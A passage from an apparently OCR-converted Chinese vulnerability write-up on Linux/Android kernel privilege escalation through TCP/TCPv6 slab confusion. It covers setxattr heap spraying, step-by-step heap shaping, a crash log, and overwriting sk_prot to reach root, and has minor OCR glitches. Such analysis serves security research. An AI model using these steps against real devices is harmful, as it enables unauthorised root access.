
在上述场景下，wrongzone sk 被释放时，它对应的内存块会正常被链入到所在的 TCP slab 的 freelist 中，除此以外，此 TCP slab 将会被链入 **TCPv6**的 kmem_cache_cpu 的 partial 链表中，如下图所示，我们将此包含 wrongzone sk 的 TCP slab 称为 Evil TCP slab：




如果在 wrongzone sk 被释放，Evil TCP slab 被链入 TCPv6 kmem_cache_cpu 的 partial 链表后，立即分配大量的 tcp6_sock 对象，就会导致必然有 tcp6_sock 对象是从 Evil TCP slab 上分配的。理论上只会分配一个，因为释放 wrongzone sk 后，Evil TCP slab 上面的 freelist TCPv6 的 next 指针被置为 NULL 了。

当然，仅仅从 Evil TCP slab 上分配到一个 tcp6_sock 对象，这个操作并没有什么用。但是，如果先进行如下操作之后再来分配大量的 tcp6_sock 对象，那就会出现意想不到的效果。

（1） 如图所示，**依次按先后顺序**释放 A1,A2,A3……A12（实际数目需要看具体设备，此处12个对象仅为演示说明），期间保留 wrongzone sk 后面的这个 follow sk 不释放。



因为 A1，A2，……A12这些对象都是正常的 tcp_sock 对象，他们所在的 Evil TCP slab 处于半满状态（wrongzone sk 被释放后，而 follow sk 不被释放），所以，释放这些对象中的任意一个都仅仅是更新 Evil TCP slab 的 freelist 链表。释放完 A1，A2，……A12的情景如下图所示：



可以看到，在释放完成后，Evil TCP slab 的 freelist 指向了 Evil TCP slab 最后一个 object，需要注意的是，这个 object 是 tcp_sock 对象大小。

（2） 此时再来分配大量的 tcp6_sock 对象。分配期间必然会出现：kmem_cache_cpu 上的 freelist 对应的 slab 内存空间被耗尽，Evil TCP slab 就会从 kmem_cache_cpu 的 partial 链表里被移出，成为 kmem_cache_cpu 的 freelist 对应的 slab，此时再分配一个 tcp6_sock 对象，就会出现一个“神奇的现象”。读者可以先思考一下这个“神奇的现象”是什么。具体实践时可以看到如下的崩溃：（我们将 fragmentation 部分内存通过“堆喷”的方式全部喷成了0xdeadbeafdeadbeaf）

```
Unable to handle kernel paging request at virtual address deadbeafdeadc60f
pgd = ffffffc06a32b000
[deadbeafdeadc60f] *pgd=0000000000000000
Internal error: Oops: 96000004 [#1] PREEMPT SMP
CPU: 5 PID: 18131 Comm: [redacted] Not tainted 3.10.73-g6ab44c5-dirty #255
task: ffffffc0261d0000 ti: &ffffffc05ea20000 task.tI: ffffffc05ea20000
PC is at kmem_cache_alloc+0xb8/0x24c
LR is at kmem_cache_alloc+0xa8/0x24c
pc : [<ffffffc000301038>] lr : [<ffffffc000301028>] pstate: 00000145
sp : ffffffc05ea23cb0
x29: ffffffc05ea23cb0 x28: 0000004400000000
x27: ffffffc000d023ac x26: ffffffc0012fc97a
x25: ffffffc001819e30 x24: 00000000000000d0
x23: 00000000000004f5 x22: ffffffbc00e1c400
x21: ffffffc05ea20000 x20: deadbeafdeadbeaf
x19: ffffffc071cfb780 x18: 000000007f000000
x17: 0000000000000000 x16: ffffffc000d008f0
x15: 000000000000007f x14: 00000000fffbffd7
x13: 00000072f9d0c428 x12: 0000000000000010
x11: 0101010101010101 x10: 0101010101010001
x9 : fefebefefefefeff x8 : 000000006d7b262a
x7 : 0000000000000000 x6 : 000000000000001c
x5 : ffffffc06116cd80 x4 : 0000000000000050
x3 : 0000000000000760 x2 : 0000000000000000
x1 : ffffffc0012fc6ad x0 : ffffffc001a19398

Process [redacted] (pid: 18131, stack limit = 0xffffffc05ea20058)
Call trace:
[<ffffffc000301038>] kmem_cache_alloc+0xb8/0x24c
[<ffffffc000d023a8>] sk_prot_alloc+0x30/0xe8
[<ffffffc000d034d8>] sk_alloc+0x28/0xa0
[<ffffffc000ddf720>] inet6_create+0x114/0x30c
[<ffffffc000d007f8>] __sock_create+0x10c/0x180
[<ffffffc000d008a8>] sock_create+0x3c/0x48
[<ffffffc000d00934>] SyS_socket+0x44/0x108
Code: 350001c0 b0005ee0 b9802263 f9414800 (f8636a83)
---[ eld trace 468d65e061f76729 ]---
Kernel panic - not syncing: Fatal exception
```

3.2提权流程

（1） 准备 evil_mem

准备一块 PAGE_SIZE 大小的用户态可读写内存 evil_mem，其地址为 evil_mem_addr，用于后续步骤中分配 tcp6_sock 对象。需要对 evil_mem 做如下操作：

1）将 evil_mem 整个内存初始化为0，此操作目的是为了将后续步骤中的 evil_tcp6_sk 后面的 next 指针置为 NULL，这样可以让 slub allocator 继续回到正常的对象分配流程中去；


2）在 evil_mem 最前面写一个值作为标记，方便后续检查 evil_tcp6_sk 是否已经在 evil_mem 上成功分配；

（2） 针对 page allocator 进行“堆喷”

为了能够在内核越界读发生时，将 freelist 指向我们设定好的用户态地址 evil_mem_addr 上，得尽可能保证 Evil TCP slab 的 fragmentation 全部都填充好 evil_mem_addr。

所有的 slab 最开始都来自于伙伴分配系统。就 TCP slab 而言，大概率都是来自于从伙伴分配系统中 order=3的一个页块链表里面。所以，只要我们找到类似的内核接口，能够不断

地通过伙伴分配系统分配同样类型的页块，并且向分配好的页块中全部填充 evil_mem_addr，理想状况下，最终能够达到的一个情形是：此 order 等于3的页块链表里面每一个页块上都充满了 evil_mem_addr，如下图：



在常见的堆喷函数中，setxattr 系统调用可以满足上述要求。

```
int setxattr(const char *path, const char *name,
                const void *value, size_t size, int flags);
```

从 setxattr 的实现中可以看到：

```
if (size) {
    if (size > XATTR_SIZE_MAX)
        return -E2BIG;
    kvalue = kmalloc(size, GFP_KERNEL | __GFP_NOWARN);
    if (!kvalue) {
        vvalue = vmalloc(size);
        if (!vvalue)
            return -ENOMEM;
        kvalue = vvalue;
    }
    if (copy_from_user(kvalue, value, size)) {
        error = -EFAULT;
        goto out;
    }
```

先用 kmalloc 分配了 size 大小的内存，然后再将用户态的内存 value 拷贝过去。从 kmalloc 的内部实现来看，当要分配的内存大小超过2 页时，最终也是调用 alloc_pages 接口从伙伴分配系统分配内存。

具体“堆喷”时，我们只需要将 value 这个 buf 中的内容全部覆盖为 evil_mem_addr，size 定为8 页，并不断的调用 setxattr 即可。需要注意的是，并不需要成功调用 setxattr，我们只需要完成 kmalloc+copy_from_user 的操作让用户态的数据成功“堆喷”到分配的8页内存上去就可以了。

可以采取多线程同时堆喷，适当延长“堆喷”时间的方法来提升“堆喷”效果。

（3） 绑定 cpu

因为我们的利用思路大部分都是针对 kmem_cache_cpu 而言的，所以将利用进程绑定到某个 cpu 会提升利用成功率。

（4） 创建用户态 tcp6_sock 及 evil socket

1） 耗尽 kmem_cache TCP 中所有的空闲 object

此操作的目的是为了之后在分配 tcp_sock 的时候，必然是从一个刚刚由伙伴分配系统分配的新 slab 中分配的。因为只有新的 slab 上面才会有我们事先“堆喷”好的数据。

具体的操作就是创建较多的 tcp socket。

2） heap shaping

按顺序执行一下操作，完成 heap shaping：

(假设一个全空 TCP slab 上有 t 个 object)

- 创建 t 个 tcp socket，即创建 t 个 tcp_sock 对象，我们将这 t 个 tcp_sock 对象称为 defrag sk，分别编号为 defrag_sk_0, defrag_sk_1, ……defrag_sk_t-1;
- 创建一个 wrongzone sk；
- 创建一个 tcp socket，也就是创建一个 tcp_sock 对象，称为 follow sk；
- 创建 t 个 tcp socket，即创建 t 个 tcp_sock 对象，我们将这 t 个 tcp sock 对象称为 fill sk，分别编号为 fill_sk_0, fill_sk_1, ……fill_sk_t-1;


完成上述步骤后，有很大概率我们可以获取到这样的一个 Evil TCP slab:

defrag_sk_t-5
defrag_sk_t-4
defrag_sk_t-3
defrag_sk_t-2
defrag_sk_t-1
wrongzone sk
follow sk
fill_sk_0
fill_sk_1
fill_sk_2
fill_sk_3
fill_sk_4
fill_sk_5
fragmentation

Evil TCP slab 此时处于全满状态，wrongzone sk 被夹在中间，后面紧跟着 follow sk，而 defrag sk 在 Evil TCP slab 的上面，fill sk 在 Evil TCP slab 的下面。继续操作：

- 释放 wrongzone sk
- 依次释放 defrag_sk_0, defrag_sk_1, defrag_sk_2, defrag_sk_3…….defrag_sk_t-1;
- 依次释放 fill_sk_0, fill_sk_1, fill_sk_2, fill_sk_3…… fill_sk_t-1;

完成上述步骤后，我们就可以得到这样一个情形：




从上图中可以看到，Evil TCP slab 在 TCPv6 kmem_cache_cpu 的 partial 链上，并且，其 freelist 指向最后一个 object。

3） 循环创建 tcpv6 socket，每创建一次，都检查一下 evil_mem 头部的 mark 是否被修改。如果发现被修改，就说明我们成功的在 evil_mem 上创建了一个 tcp6_sock 对象,记录下此时的 tcpv6 socket fd，为 evil socket，对应的 tcp6_sock 对象为 evil_tcp6_sk。

为什么会在 evil_mem 上创建一个 tcp6_sock 对象?

因为在循环创建 tcpv6 socket 的过程中，Evil TCP slab 必然会被转移到 TCPv6 kmem_cache_cpu 的 freelist 所在的 slab，并从中分配 tcp6_sock 对象。从 Evil TCP slab 上分配第一个 tcp6_sock 后，freelist 更新时，就会出现**越界读**：




直接效果就是将 freelist 指向了一个我们指定的用户态内存，接着再分配一个 tcp6_sock 对象，自然就分配到了我们控制的用户态内存。

至此，就获取到了一个 tcp6_sock 完全可以被我们控制的 evil socket。

（5） 构造内核任意地址读，打造自动适配 exploit

获取到 tcp6_sock 完全被控制的 evil socket 之后，下一步就是利用其进行提权。

一般的提权思路是修改 tcp6_sock 中的 sk_prot 成员，将其指向一个已经构造好的 proto 结构 evil_proto：



将 evil_proto 内部所有函数指针都覆盖为 kernel_sock_ioctl 的地址。通过对 evil socket 调用 socket 系统调用，如 setsockopt 函数，就可以成功执行到 kernel_sock_ioctl 中。设置好 evil_tcp6_sk 上某些 offset 上的值，让 kernel_sock_ioctl 将当前进程的 addrlimit 修改为-1，此后就可以利用一些常规手段构造出完整的内核任意地址读写，最后修改当前进程的 uid 等，完成提权。

